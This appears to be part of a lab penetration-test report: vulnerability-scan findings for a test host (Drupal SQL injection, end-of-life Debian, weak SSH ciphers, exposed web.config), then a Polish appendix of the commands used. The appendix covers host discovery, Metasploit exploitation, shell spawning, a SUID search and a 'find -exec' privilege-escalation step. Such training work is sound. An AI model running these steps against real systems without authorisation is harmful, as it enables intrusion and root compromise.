`url: https://www.cisa.gov/known-exploited-vulnerabilities-catalog`
`url: https://www.drupal.org/psa-2018-001`
`url: https://www.drupal.org/sa-core-2018-002`
`url: https://www.drupal.org/project/drupal/releases/7.58`
`url: https://www.drupal.org/project/drupal/releases/8.3.9`
`url: https://www.drupal.org/project/drupal/releases/8.4.6`
`url: https://www.drupal.org/project/drupal/releases/8.5.1`
`url: https://research.checkpoint.com/uncovering-drupalgeddon-2/`
`cert-bund: CB-K18/0548`
`dfn-cert: DFN-CERT-2019-0393`
`dfn-cert: DFN-CERT-2018-0594`

High (CVSS: 7.5)
NVT: Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check

Summary
Drupal is prone to an SQL injection (SQLi) vulnerability.

Vulnerability Detection Result
`Vulnerable URL: http://192.168.138.135/?q=node&destination=node`

Impact
Exploiting this issue could allow an attacker to execute arbitrary code, to gain elevated privileges and to compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database.

Solution:

... continues on next page ...

... continued from previous page ...

Solution type: VendorFix
Updates are available. Please see the references for more information.

Affected Software/OS
Drupal 7.x versions prior to 7.32 are vulnerable.

Vulnerability Insight
Drupal fails to sufficiently sanitize user-supplied data before using it in an SQL query.

Vulnerability Detection Method
Sends a special crafted HTTP POST request and checks the response.
Details: `Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check`
OID:1.3.6.1.4.1.25623.1.0.105101
Version used: `2022-04-14T11:24:11Z`

References
```
cve: CVE-2014-3704
url: https://www.drupal.org/forum/newsletters/security-advisories-for-drupal-cor
↪e/2014-10-15/sa-core-2014-005-drupal-core-sql
url: http://www.securityfocus.com/bid/70595
cert-bund: CB-K14/1301
cert-bund: CB-K14/0920
dfn-cert: DFN-CERT-2014-1369
dfn-cert: DFN-CERT-2014-0958
```

[return to 192.168.138.135]

2.1.2 High general/tcp

High (CVSS: 10.0)
NVT: Operating System (OS) End of Life (EOL) Detection

Product detection result
```
cpe:/o:debian:debian_linux:7
Detected by OS Detection Consolidation and Reporting (OID: 1.3.6.1.4.1.25623.1.0
↪.105937)
```

Summary
The Operating System (OS) on the remote host has reached the End of Life (EOL) and should not be used anymore.

Vulnerability Detection Result
```
The "Debian GNU/Linux" Operating System on the remote host has reached the end o
↪f life.
```

... continues on next page ...

... continued from previous page ...

CPE: cpe:/o:debian:debian_linux:7
Installed version, build or SP: 7
EOL date: 2018-05-31
EOL info: https://en.wikipedia.org/wiki/List_of_Debian_releases#Release_table

Impact
An EOL version of an OS is not receiving any security updates from the vendor. Unfixed security vulnerabilities might be leveraged by an attacker to compromise the security of this host.

Solution:
Solution type: Mitigation
Upgrade the OS on the remote host to a version which is still supported and receiving security updates by the vendor.

Vulnerability Detection Method
Checks if an EOL version of an OS is present on the target host.
Details: Operating System (OS) End of Life (EOL) Detection
OID:1.3.6.1.4.1.25623.1.0.103674
Version used: 2022-04-05T13:00:52Z

Product Detection Result
Product: cpe:/o:debian:debian_linux:7
Method: OS Detection Consolidation and Reporting
OID: 1.3.6.1.4.1.25623.1.0.105937)

[return to 192.168.138.135]

2.1.3 Medium 80/tcp

Medium (CVSS: 5.0)
NVT: Sensitive File Disclosure (HTTP)

Summary
The script attempts to identify files containing sensitive data at the remote web server like e.g.:
- software (Blog, CMS) configuration or log files
- web / application server configuration / password files (.htaccess, .htpasswd, web.config, web.xml, ...)
- database backup files
- SSH or SSL/TLS Private-Keys

Vulnerability Detection Result
The following files containing sensitive information were identified:
Description: Microsoft IIS / ASP.NET Core Module web.config file accessible. Thi

... continues on next page ...

... continued from previous page ...

```
↪s could contain sensitive information about the structure of the application /
↪ web server and shouldn't be accessible.
Match:       <configuration>
  <system.webServer>
Used regex:  ^\s*<(configuration|system\.web(Server)?)>
Extra match:   </system.webServer>
</configuration>
Used regex:  ^\s*</(configuration|system\.web(Server)?)>
URL:         http://192.168.138.135/web.config
```

Impact
Based on the information provided in these files an attacker might be able to gather additional info and/or sensitive data like usernames and passwords.

Solution:
Solution type: Mitigation
The sensitive files shouldn't be accessible via a web server. Restrict access to it or remove it completely.

Vulnerability Detection Method
Enumerate the remote web server and check if sensitive files are accessible.
Details: `Sensitive File Disclosure (HTTP)`
OID:1.3.6.1.4.1.25623.1.0.107305
Version used: `2022-09-13T10:15:09Z`

Medium (CVSS: 4.8)
NVT: Cleartext Transmission of Sensitive Information via HTTP

Summary
The host / application transmits sensitive information (username, passwords) in cleartext via HTTP.

Vulnerability Detection Result

```
The following input fields where identified (URL:input name):
http://192.168.138.135/:pass
http://192.168.138.135/?q=filter/tips:pass
http://192.168.138.135/?q=user/login:pass
http://192.168.138.135/cgi-bin:pass
http://192.168.138.135/filter/tips:pass
http://192.168.138.135/filter:pass
http://192.168.138.135/user/login:pass
http://192.168.138.135/user:pass
```

Impact

... continues on next page ...

... continued from previous page ...

An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords.

Solution:
Solution type: Workaround
Enforce the transmission of sensitive data via an encrypted SSL/TLS connection. Additionally make sure the host / application is redirecting all users to the secured SSL/TLS connection before allowing to input sensitive data into the mentioned functions.

Affected Software/OS
Hosts / applications which doesn't enforce the transmission of sensitive data via an encrypted SSL/TLS connection.

Vulnerability Detection Method
Evaluate previous collected information and check if the host / application is not enforcing the transmission of sensitive data via an encrypted SSL/TLS connection.
The script is currently checking the following:
- HTTP Basic Authentication (Basic Auth)
- HTTP Forms (e.g. Login) with input field of type 'password'
Details: `Cleartext Transmission of Sensitive Information via HTTP`
OID:1.3.6.1.4.1.25623.1.0.108440
Version used: `2020-08-24T15:18:35Z`

References
`url: https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Se`
`↪ssion_Management`
`url: https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure`
`url: https://cwe.mitre.org/data/definitions/319.html`

[return to 192.168.138.135]

2.1.4 Medium 22/tcp

Medium (CVSS: 5.3)
NVT: Weak Host Key Algorithm(s) (SSH)

Summary
The remote SSH server is configured to allow / support weak host key algorithm(s).

Vulnerability Detection Result
```
The remote SSH server supports the following weak host key algorithm(s):
host key algorithm | Description
-----------------------------------------------------------------------------
↪---------
```

... continues on next page ...

... continued from previous page ...

```
ssh-dss              | Digital Signature Algorithm (DSA) / Digital Signature Stand
↪ard (DSS)
```

Solution:
Solution type: Mitigation
Disable the reported weak host key algorithm(s).

Vulnerability Detection Method
Checks the supported host key algorithms of the remote SSH server.
Currently weak host key algorithms are defined as the following:
- ssh-dss: Digital Signature Algorithm (DSA) / Digital Signature Standard (DSS)
Details: `Weak Host Key Algorithm(s) (SSH)`
OID:1.3.6.1.4.1.25623.1.0.117687
Version used: `2021-11-24T06:31:19Z`

Medium (CVSS: 5.3)
NVT: Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)

Summary
The remote SSH server is configured to allow / support weak key exchange (KEX) algorithm(s).

Vulnerability Detection Result

```
The remote SSH server supports the following weak KEX algorithm(s):
KEX algorithm                      | Reason
-----------------------------------------------------------------------------
↪-----------
diffie-hellman-group-exchange-sha1 | Using SHA-1
diffie-hellman-group1-sha1         | Using Oakley Group 2 (a 1024-bit MODP group
↪) and SHA-1
```

Impact
An attacker can quickly break individual connections.

Solution:
Solution type: Mitigation
Disable the reported weak KEX algorithm(s)
- 1024-bit MODP group / prime KEX algorithms:
Alternatively use elliptic-curve Diffie-Hellmann in general, e.g. Curve 25519.

Vulnerability Insight
- 1024-bit MODP group / prime KEX algorithms:

... continues on next page ...

... continued from previous page ...

Millions of HTTPS, SSH, and VPN servers all use the same prime numbers for Diffie-Hellman key exchange. Practitioners believed this was safe as long as new key exchange messages were generated for every connection. However, the first step in the number field sieve-the most efficient algorithm for breaking a Diffie-Hellman connection-is dependent only on this prime.
A nation-state can break a 1024-bit prime.

Vulnerability Detection Method
Checks the supported KEX algorithms of the remote SSH server.
Currently weak KEX algorithms are defined as the following:
- non-elliptic-curve Diffie-Hellmann (DH) KEX algorithms with 1024-bit MODP group / prime
- ephemerally generated key exchange groups uses SHA-1
- using RSA 1024-bit modulus key
Details: `Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)`
OID:1.3.6.1.4.1.25623.1.0.150713
Version used: `2021-11-24T06:31:19Z`

References
`url: https://weakdh.org/sysadmin.html`
`url: https://tools.ietf.org/id/draft-ietf-curdle-ssh-kex-sha2-09.html`
`url: https://tools.ietf.org/id/draft-ietf-curdle-ssh-kex-sha2-09.html#rfc.sectio`
`↪n.5`
`url: https://datatracker.ietf.org/doc/html/rfc6194`

Medium (CVSS: 4.3)
NVT: Weak Encryption Algorithm(s) Supported (SSH)

Summary
The remote SSH server is configured to allow / support weak encryption algorithm(s).

Vulnerability Detection Result
```
The remote SSH server supports the following weak client-to-server encryption al
↪gorithm(s):
3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
arcfour
arcfour128
arcfour256
blowfish-cbc
cast128-cbc
rijndael-cbc@lysator.liu.se
The remote SSH server supports the following weak server-to-client encryption al
↪gorithm(s):
3des-cbc
aes128-cbc
```

... continues on next page ...

... continued from previous page ...

aes192-cbc
aes256-cbc
arcfour
arcfour128
arcfour256
blowfish-cbc
cast128-cbc
rijndael-cbc@lysator.liu.se

Solution:
Solution type: Mitigation
Disable the reported weak encryption algorithm(s).

Vulnerability Insight
- The 'arcfour' cipher is the Arcfour stream cipher with 128-bit keys. The Arcfour cipher is believed to be compatible with the RC4 cipher [SCHNEIER]. Arcfour (and RC4) has problems with weak keys, and should not be used anymore.
- The 'none' algorithm specifies that no encryption is to be done. Note that this method provides no confidentiality protection, and it is NOT RECOMMENDED to use it.
- A vulnerability exists in SSH messages that employ CBC mode that may allow an attacker to recover plaintext from a block of ciphertext.

Vulnerability Detection Method
Checks the supported encryption algorithms (client-to-server and server-to-client) of the remote SSH server.
Currently weak encryption algorithms are defined as the following:
- Arcfour (RC4) cipher based algorithms
- none algorithm
- CBC mode cipher based algorithms
Details: Weak Encryption Algorithm(s) Supported (SSH)
OID:1.3.6.1.4.1.25623.1.0.105611
Version used: 2021-09-20T08:25:27Z

References
url: https://tools.ietf.org/html/rfc4253#section-6.3
url: https://www.kb.cert.org/vuls/id/958563

[return to 192.168.138.135]

2.1.5 Low general/icmp

Low (CVSS: 2.1)
NVT: ICMP Timestamp Reply Information Disclosure

Summary

... continues on next page ...

... continued from previous page ...

The remote host responded to an ICMP timestamp request.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Solution:
Solution type: Mitigation
Various mitigations are possible:
- Disable the support for ICMP timestamp on the remote host completely
- Protect the remote host by a firewall, and block ICMP packets passing through the firewall in either direction (either completely or only for untrusted networks)

Vulnerability Insight
The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp and a transmit timestamp. This information could theoretically be used to exploit weak time-based random number generators in other services.

Vulnerability Detection Method
Details: `ICMP Timestamp Reply Information Disclosure`
OID:1.3.6.1.4.1.25623.1.0.103190
Version used: `2022-11-18T10:11:40Z`

References
`cve: CVE-1999-0524`
`url: http://www.ietf.org/rfc/rfc0792.txt`
`cert-bund: CB-K15/1514`
`cert-bund: CB-K14/0632`
`dfn-cert: DFN-CERT-2014-0658`

[return to 192.168.138.135]

2.1.6 Low 22/tcp

Low (CVSS: 2.6)
NVT: Weak MAC Algorithm(s) Supported (SSH)

Summary
The remote SSH server is configured to allow / support weak MAC algorithm(s).

Vulnerability Detection Result
`The remote SSH server supports the following weak client-to-server MAC algorithm ↪(s):`
`hmac-md5`
`hmac-md5-96`

... continues on next page ...

... continued from previous page ...

```
hmac-sha1-96
hmac-sha2-256-96
hmac-sha2-512-96
The remote SSH server supports the following weak server-to-client MAC algorithm
↪(s):
hmac-md5
hmac-md5-96
hmac-sha1-96
hmac-sha2-256-96
hmac-sha2-512-96
```

Solution:
Solution type: Mitigation
Disable the reported weak MAC algorithm(s).

Vulnerability Detection Method
Checks the supported MAC algorithms (client-to-server and server-to-client) of the remote SSH server.
Currently weak MAC algorithms are defined as the following:
- MD5 based algorithms
- 96-bit based algorithms
- none algorithm
Details: `Weak MAC Algorithm(s) Supported (SSH)`
OID:1.3.6.1.4.1.25623.1.0.105610
Version used: `2021-09-20T11:05:40Z`

[return to 192.168.138.135]

2.1.7 Low general/tcp

Low (CVSS: 2.6)
NVT: TCP timestamps

Summary
The remote host implements TCP timestamps and therefore allows to compute the uptime.

Vulnerability Detection Result

```
It was detected that the host implements RFC1323/RFC7323.
The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 9806
Packet 2: 10062
```

Impact
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

... continues on next page ...

... continued from previous page ...

Solution:
Solution type: Mitigation
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.
To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'
Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled.
The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.
See the references for more information.

Affected Software/OS
TCP implementations that implement RFC1323/RFC7323.

Vulnerability Insight
The remote host implements TCP timestamps, as defined by RFC1323/RFC7323.

Vulnerability Detection Method
Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported.
Details: `TCP timestamps`
OID:1.3.6.1.4.1.25623.1.0.80091
Version used: `2020-08-24T08:40:10Z`

References
`url: http://www.ietf.org/rfc/rfc1323.txt`
`url: http://www.ietf.org/rfc/rfc7323.txt`
`url: https://web.archive.org/web/20151213072445/http://www.microsoft.com/en-us/d`
`↪ownload/details.aspx?id=9152`

[return to 192.168.138.135]

C Zrzuty używanych komend

Odkrywanie IP maszyn:
`sudo netdiscover -r <IP sieci np. 192.168.138.0/24>`

Skanowanie usług:
`sudo nmap <IP hosta, np. 192.168.138.135> -sV`

Komendy użyte w *Metasploit, Meterpreter*:
`search <fraza, słowo klucz, np. trans2open, drupal>` - wyszukiwanie frazy w bazie Metasploit

`use <numer exploita, nazwa exploita np. 1 lub exploit/linux/samba/trans2open>` - wykorzystanie danego exploita

`options` - sprawdzenie konfiguracji exploita

`set <nazwa opcji np. RHOSTS> <przekazywany argument, np. 192.168.138.135>` - ustawienie danej opcji

`exploit` - uruchomienie exploita

`shell` - wywołanie powłoki shell

Polecenia systemowe:
`id` - wypisuje numery UID i GID aktualnego użytkownika

`whoami` - wyświetlenie nazwy aktualnego użytkownika

`python -c 'import pty; pty.spawn("/bin/bash")'` - uruchomienie tty

`find / -perm -u=s -type f 2>/dev/null` - wyszukiwanie poleceń które umożliwiają tymczasową eslakację uprawnień

`touch <nazwa pliku, np. abc>` - tworzenie nowego pliku

`find abc -exec "whoami"` - znalezienie pliku abc i uruchomienie polecenia whoami

`cd <ścieżka, np. /root>` - przejście do innego folderu

`ls` - wypisania zawartości strony

`cat <nazwa pliku, np. thefinalflag.txt>` - wyświetlenie zawartości pliku